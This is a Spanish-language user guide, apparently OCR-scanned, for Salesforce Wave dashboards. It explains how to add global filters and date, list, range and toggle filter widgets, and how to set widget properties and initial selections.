



**f.** Para aplicar el filtro, haga clic en **Agregar**.
Si es necesario, puede agregar múltiples filtros.

**g.** Haga clic en **Guardar**.
Wave agrega el paso al panel de pasos, dejándolo disponible para su uso por parte de otros widgets del panel. Además, el widget muestra los filtros.

**4.** Para cambiar el widget y las propiedades del paso, haga clic en el widget.

El panel Widget agrupa propiedades de widget en secciones. De modo que no pase por alto accidentalmente algunas propiedades, tenga en cuenta que algunas secciones pueden estar contraídas de forma predeterminada. Para ampliar o contraer una sección, haga clic en la flecha junto al encabezado de la sección.




**5.** Establezca las propiedades del widget para personalizar el aspecto del widget.

Cuando establezca una propiedad, el widget muestra inmediatamente los efectos de su cambio.

6. Para mostrar y establecer las propiedades del paso, haga clic en **Paso** en el panel.
7. Para realizar una vista previa de sus cambios en el panel, haga clic en .
8. Para guardar una vista previa de sus cambios en el panel, haga clic en .

   Importante: Si cierra el panel sin guardar, perderá sus cambios.

Para aplicar el filtro global en un widget, seleccione **Aplicar filtros globales** en las propiedades de paso del widget. El filtro global se aplica de forma predeterminada a todos los widgets que tienen pasos que: 1) se crean en el explorador; 2) se basan en el mismo conjunto de datos; 3) tienen agrupaciones basadas en el mismo campo empleado en el filtro global. Para aplicar el filtro global en widgets basados en pasos creados a partir de consultas SAQL, también debe establecer `autoFilter` igual a `true` en la definición del paso en el JSON del panel. Para obtener más información sobre el establecimiento de `autoFilter`, vea Consulta.

CONSULTE TAMBIÉN

Propiedades de widget para paneles

Propiedades de paso para paneles

Crear pasos en Wave Dashboard Designer

## Agregar widgets de filtro de selección para filtrar resultados de paneles de forma dinámica

Los widgets de filtro de selección permiten a los visores de paneles seleccionar los filtros que desean aplicar en el panel de Wave. Estos widgets pueden filtrar los resultados de paneles en base a los campos de medición, fecha y dimensión. Por ejemplo, puede agregar un widget de lista para permitir a los visores seleccionar la región sobre la que desean filtrar los resultados del panel.

Puede establecer un filtro inicial para cada widget de filtro de selección. Por ejemplo, puede establecer un widget de fecha para mostrar el pasado año de forma predeterminada. Cuando el visor del panel abre el panel, el panel muestra los resultados del pasado año únicamente. Si el paso está presentado, se filtran también otros widgets para mostrar los resultados del pasado año únicamente. A diferencia de un filtro global, un visor de panel puede cambiar la selección para filtrar los resultados de forma diferente o para eliminar el filtro completamente.

Nota: Para activar un widget de filtro de selección para filtrar otros widgets, debe activar la presentación en su paso.

Agregar un widget de fecha para filtrar resultados de paneles en base a una fecha

Utilice un widget de fecha de filtro para permitir que los visores de paneles filtren los resultados de los paneles de Wave en base a un intervalo de fechas. El intervalo puede utilizar fechas relativas (como el mes pasado) o fechas absolutas (como el 15/1/2016). Por ejemplo, puede agregar un widget de fecha para filtrar casos en base a la fecha de cierre para ver casos que se cerraron este mes y el mes pasado.

Agregar un widget de lista para filtrar resultados de paneles en base a una dimensión

Utilice un widget de lista de filtro para permitir que los visores de paneles filtren los resultados de los paneles de Wave en base a una dimensión. Por ejemplo, un widget de lista puede filtrar resultados en base al estado o región de un caso en particular.

Agregar un widget de intervalo para filtrar resultados de paneles en base a una medición

Utilice un widget de intervalo para permitir que los visores de paneles filtren los resultados de los paneles de Wave en base a una medición. Por ejemplo, un widget de intervalo puede mostrar únicamente oportunidades con importes entre 100.000 $ y 900.000 $.


Agregar un widget de alternancia para filtrar resultados de paneles en base a una dimensión

Utilice un widget de alternancia para permitir que los visores de paneles filtren los resultados de los paneles de Wave en base a una fecha o dimensión. Por ejemplo, un widget de alternancia puede mostrar resultados basados en un tipo de registro específico.

## Agregar un widget de fecha para filtrar resultados de paneles en base a una fecha

Utilice un widget de fecha de filtro para permitir que los visores de paneles filtren los resultados de los paneles de Wave en base a un intervalo de fechas. El intervalo puede utilizar fechas relativas (como el mes pasado) o fechas absolutas (como el 15/1/2016). Por ejemplo, puede agregar un widget de fecha para filtrar casos en base a la fecha de cierre para ver casos que se cerraron este mes y el mes pasado.

El widget de fecha requiere un paso que tenga una única agrupación en base a un campo de fecha.





La selección en este widget filtra los resultados de otros widgets con pasos presentados. Puede configurar el paso de este widget para aceptar selecciones únicas o múltiples, y especificar si las selecciones son opcionales u obligatorias. Puede también establecer una selección inicial que se aplica cuando se abre el panel. Mientras ve el panel, puede deshacer la selección o cambiar la selección para filtrar los resultados de forma diferente.

Nota: Para activar este widget para filtrar otros widgets, debe activar la presentación en su paso.

1. Arrastre el widget de fecha al lienzo del panel.
2. Para utilizar un paso existente para el widget, arrastre el paso desde el panel de paso y colóquelo encima del widget.

   Si no ve el panel de paso, haga clic en el encabezado del panel para mostrarlo.
3. Para crear un paso:
   a. Haga clic en el botón dentro del widget para abrir el asistente.
   Aparecerá la pantalla Seleccionar un conjunto de datos, que muestra conjuntos de datos en el orden de los utilizados más recientemente.

   Nota: Si en su lugar ve un gráfico de barras en el explorador, Wave seleccionó el conjunto de datos que utilizó para crear su paso de widget anterior. Para utilizar un conjunto de datos diferente, cierre el cuadro de diálogo modal del explorador y haga clic en **Crear paso** en el panel de paso.




**b.** Seleccione el conjunto de datos a los que desea aplicar el filtro.

**c.** Seleccione el campo de fecha sobre el que desee filtrar.

**d.** Si es necesario, haga clic en **Filtro** para filtrar los resultados.


Puede agregar múltiples filtros.

**e.** Para agregar el paso al widget, haga clic en **Crear**.

Wave agrega el paso al panel de pasos. El widget muestra el intervalo de fechas absoluto, que abarca desde los valores mínimo a máximo del campo de fecha. Wave no aplica ninguna selección al widget.

**4.** Para cambiar el widget y las propiedades del paso, haga clic en el widget.

El panel Widget agrupa propiedades de widget en secciones. De modo que no pase por alto accidentalmente algunas propiedades, tenga en cuenta que algunas secciones pueden estar contraídas de forma predeterminada. Para ampliar o contraer una sección, haga clic en la flecha junto al encabezado de la sección.




5. Establezca las propiedades del widget para personalizar el aspecto del widget.

   Cuando establezca una propiedad, el widget muestra inmediatamente los efectos de su cambio.

6. Para mostrar y establecer las propiedades del paso, haga clic en **Paso** en el panel.

   Puede configurar este paso para aceptar selecciones únicas o múltiples, y especificar si las selecciones son opcionales u obligatorias.

7. Para establecer las selecciones iniciales que se aplican cuando un usuario abre el panel, haga clic en ··· y, a continuación, haga clic en **Seleccionar filtros iniciales**.

   Puede realizar las selecciones iniciales en cualquier widget de gráfico, fecha, lista, alternancia o intervalo. Por ejemplo, puede seleccionar una barra de un gráfico de barras y establecerlo como filtro inicial. Si el paso subyacente del gráfico de barras está presentado, otros widgets con pasos presentados se filtrarán también en base a esta selección inicial. Al ver el panel, el visor puede cambiar la selección del gráfico para filtrar los resultados de forma diferente o eliminar el filtro por completo.

   Nota: No se realizan selecciones en este widget cuando el usuario abre el panel a no ser que usted seleccione el filtro inicial. Si el paso está configurado para requerir una selección, seleccione el filtro inicial. En caso contrario, se utiliza el primer valor de la lista de filtros.

8. Para realizar una vista previa de sus cambios en el panel, haga clic en .

9. Para guardar una vista previa de sus cambios en el panel, haga clic en .

   Importante: Si cierra el panel sin guardar, perderá sus cambios.

CONSULTE TAMBIÉN

Propiedades de widget para paneles


Propiedades de paso para paneles

Crear pasos en Wave Dashboard Designer

## Agregar un widget de lista para filtrar resultados de paneles en base a una dimensión

Utilice un widget de lista de filtro para permitir que los visores de paneles filtren los resultados de los paneles de Wave en base a una dimensión. Por ejemplo, un widget de lista puede filtrar resultados en base al estado o región de un caso en particular.

El widget de lista requiere un paso que tenga una única agrupación basada en una dimensión. Los valores de la agrupación aparecen como los valores de la lista.





Nota: También puede crear un paso estático para especificar una lista personalizada de valores para el widget de lista. Para obtener más información, consulte Crear un paso estático con valores personalizados.

La selección en este widget filtra los resultados de otros widgets con pasos presentados. Puede configurar el paso de este widget para aceptar selecciones únicas o múltiples, y especificar si las selecciones son opcionales u obligatorias. Puede también establecer una selección inicial que se aplica cuando se abre el panel. Mientras ve el panel, puede deshacer la selección o cambiar la selección para filtrar los resultados de forma diferente.

Nota: Para activar este widget para filtrar otros widgets, debe activar la presentación en su paso.

1. Arrastre el widget de lista al lienzo del panel.
2. Para utilizar un paso existente para el widget, arrastre el paso desde el panel de paso y colóquelo encima del widget.
   Si no ve el panel de paso, haga clic en el encabezado del panel para mostrarlo.
3. Para crear un paso:
   a. Haga clic en el botón dentro del widget para abrir el asistente.
   Aparecerá la pantalla Seleccionar un conjunto de datos, que muestra conjuntos de datos en el orden de los utilizados más recientemente.


      Nota: Si en su lugar ve un gráfico de barras en el explorador, Wave seleccionó el conjunto de datos que utilizó para crear su paso de widget anterior. Para utilizar un conjunto de datos diferente, cierre el cuadro de diálogo modal del explorador y haga clic en **Crear paso** en el panel de paso.





**b.** Seleccione el conjunto de datos a los que desea aplicar el filtro.

**c.** Seleccione el campo de dimensión sobre el que desee filtrar.

**d.** Para agregar el paso al widget, haga clic en **Crear**.
Wave agrega el paso al panel de pasos. Además, el widget de lista está contraído de forma predeterminada y Wave no aplica ninguna selección al widget.





**e.** Para ampliar la lista y mostrar más valores, aumente el tamaño del widget.




Nota: Si no amplía la lista, cuando un usuario vea el panel, podrá seleccionar la flecha desplegable para ver los valores de la lista.

4. Para cambiar el widget y las propiedades del paso, haga clic en el widget.

   El panel Widget agrupa propiedades de widget en secciones. De modo que no pase por alto accidentalmente algunas propiedades, tenga en cuenta que algunas secciones pueden estar contraídas de forma predeterminada. Para ampliar o contraer una sección, haga clic en la flecha junto al encabezado de la sección.




5. Establezca las propiedades del widget para personalizar el aspecto del widget.

   Cuando establezca una propiedad, el widget muestra inmediatamente los efectos de su cambio.

6. Para mostrar y establecer las propiedades del paso, haga clic en **Paso** en el panel.

Puede configurar este paso para aceptar selecciones únicas o múltiples, y especificar si las selecciones son opcionales u obligatorias. También puede especificar si se muestra la medición junto a cada valor de la lista.

7. Para establecer las selecciones iniciales que se aplican cuando un usuario abre el panel, haga clic en ··· y, a continuación, haga clic en **Seleccionar filtros iniciales**.
   Puede realizar las selecciones iniciales en cualquier widget de gráfico, fecha, lista, alternancia o intervalo. Por ejemplo, puede seleccionar una barra de un gráfico de barras y establecerlo como filtro inicial. Si el paso subyacente del gráfico de barras está presentado, otros widgets con pasos presentados se filtrarán también en base a esta selección inicial. Al ver el panel, el visor puede cambiar la selección del gráfico para filtrar los resultados de forma diferente o eliminar el filtro por completo.

   Nota: No se realizan selecciones en este widget cuando el usuario abre el panel a no ser que usted seleccione el filtro inicial. Si el paso está configurado para requerir una selección, seleccione el filtro inicial. En caso contrario, se utiliza el primer valor de la lista de filtros.

8. Para realizar una vista previa de sus cambios en el panel, haga clic en .

9. Para guardar una vista previa de sus cambios en el panel, haga clic en .

   Importante: Si cierra el panel sin guardar, perderá sus cambios.

CONSULTE TAMBIÉN

Propiedades de widget para paneles


Propiedades de paso para paneles

Crear pasos en Wave Dashboard Designer

## Agregar un widget de intervalo para filtrar resultados de paneles en base a una medición

Utilice un widget de intervalo para permitir que los visores de paneles filtren los resultados de los paneles de Wave en base a una medición. Por ejemplo, un widget de intervalo puede mostrar únicamente oportunidades con importes entre 100.000 $ y 900.000 $.

El widget de intervalo requiere un paso que tenga una única medición sin agrupaciones. El intervalo seleccionado se aplica a los valores de la medición. El intervalo mostrado en el widget proviene de los valores mínimo a máximo de la medición.





La selección en este widget filtra los resultados de otros widgets con pasos presentados. Puede configurar el paso de este widget para aceptar selecciones únicas o múltiples, y especificar si las selecciones son opcionales u obligatorias. Puede también establecer una selección inicial que se aplica cuando se abre el panel. Mientras ve el panel, puede deshacer la selección o cambiar la selección para filtrar los resultados de forma diferente.

Nota: Para activar este widget para filtrar otros widgets, debe activar la presentación en su paso.


1. Arrastre el widget de intervalo al lienzo del panel.
2. Para utilizar un paso existente para el widget, arrastre el paso desde el panel de paso y colóquelo encima del widget.
   Si no ve el panel de paso, haga clic en el encabezado del panel para mostrarlo.
3. Para crear un paso:
   a. Haga clic en el botón dentro del widget para abrir el asistente.
   Aparecerá la pantalla Seleccionar un conjunto de datos, que muestra conjuntos de datos en el orden de los utilizados más recientemente.

   Nota: Si en su lugar ve un gráfico de barras en el explorador, Wave seleccionó el conjunto de datos que utilizó para crear su paso de widget anterior. Para utilizar un conjunto de datos diferente, cierre el cuadro de diálogo modal del explorador y haga clic en **Crear paso** en el panel de paso.




   b. Seleccione el conjunto de datos a los que desea aplicar el filtro.
   c. Seleccione el campo de medición sobre el que desee filtrar.
   d. Si es necesario, haga clic en **Filtro** para filtrar los resultados.
   Puede agregar múltiples filtros.
   e. Para agregar el paso al widget, haga clic en **Crear**.
